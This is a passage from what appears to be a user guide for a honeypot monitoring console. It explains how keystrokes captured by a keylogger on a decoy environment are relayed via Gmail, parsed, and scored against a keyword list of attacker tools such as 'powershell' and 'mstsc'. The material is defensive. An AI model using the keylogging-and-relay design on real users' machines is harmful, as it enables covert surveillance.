

Figure 9.1. View of the Monitoring Console at the beginning of a new attack

As the attack progresses, data gathered by the keylogger installed on the decoy environment is relayed to the Gmail Pop3 server at intervals of every 30 seconds. The web app reads from the server every 10 seconds, gathering the raw keystrokes in each new message, parsing them, and displaying the notifications and their timestamp to the IT Employee. An example of this view is shown in Figure 9.2. In the lower left-hand side of the screen, a scrollable section is populated with the incoming messages, newer messages rendering beneath older ones.



Figure 9.2. View of the Monitoring Console showing keystroke data

The web client performs the final processing of the keystrokes and commands as they are rendered to the IT Employee. The commands are parsed for keywords, such as “powershell”, “cd”, “mstsc”, etc. The appearance and frequency of these keywords, coupled with the duration of an attack act as inputs to a function that determines the threat level as the attack progresses. The threat level indicator provides three different ways to understand the threat score. A color-coded thermometer sits below a numerical and verbal descriptor of the threat level.

The Monitoring Console performs the above actions, reading from the Gmail server, parsing the messages, rendering the output, and updating the threat score, for the duration of the attack. The attack will terminate when the IT Employee invokes the Terminate Environment use case.

9.3 A WORD ABOUT THE APPEARANCE OF THE COMMANDS

In the course of monitoring attacks, you may notice some weird outputs for certain commands. This section aims to help you understand certain quirks of the output as well as certain cases related to processing keystrokes that we chose not to handle in our prototype. Understanding these may help also to guide further refinement of the app.

Behind the scenes, the app is responsible for parsing the attacker's raw keystrokes and for presenting them to the web client in a manner that reflects as closely as possible the original input entered by the attacker. An example of the raw form of these keystrokes is shown in Figure 9.3. Obviously, this is not very easy to read, so we devised an algorithm to transform this raw data into a more human friendly form. The message from Figure 9.3, after processing, will be shown on the Monitoring Console as:

dir
cd documents
dir

Figure 9.3. A Message Containing the Raw Form of the Commands

Some special cases that are handled by the parsing algorithm include the processing of backspace and delete keys to remove the desired characters relative to the cursor position in the command prompt. Implicit here is our handling the updating of the cursor position by use of the Left and Right Arrow keys. Finally, our algorithm handles using the Up and Down Arrow keys to recall previously entered lines *in the command prompt*.

Our parsing algorithm is not perfect, and occasionally you will see evidence of this. For example, Windows PowerShell allows you to recall commands entered from the past time PowerShell was opened (I.e. the last commands you ran two weeks ago in PowerShell) by hitting the Up and Down Arrows. The command prompt does not work this way. If you exit a command prompt window and reopen a new one, the previously entered commands are no longer available to be recalled with the Up and Down Arrows. This is relevant to mention because garbage values may be written to the screen if the attacker performs a litany of Up recalls from *previous* PowerShell sessions. Further refinement of the algorithm may help to amend this behavior.

Another quirk you may observe is the occurrence of lines printed to the Monitoring Console such as:

cd docu

That's not a typo in the user guide. It's reasonable to assume the command actually entered in this case was "cd documents", and the command prompt's Tab Complete feature is the reason for the truncation of "documents." For the web app to guess the full name of the value being completed would not really be feasible. Imagine a case where the attacker performed the following commands:

mkdir myRandomDirectory
cd myR

You can see Tab Complete was likely used on line 2. There's no way we could know in the parsing algorithm exactly what the attacker is choosing to auto complete, given that the value to auto complete was defined for the first time in the preceding command.

Keyboard shortcuts for copy, paste, etc. were not handled, and, thus, certain commands involving these shortcuts will render in an undetermined way.

The actual keylogger installed on the workspaces doesn't correctly handle pressing a key and holding it down to emit several duplicates of the same character. A single instance of the character is captured in such an event. You will probably see examples of output rendered to the Monitoring Console that look strange as a result.

Finally, it should not be too much of a surprise that the command prompt allows several shortcuts and keyboard tricks to expert users. Our algorithm is not equipped currently to handle all the available shortcuts.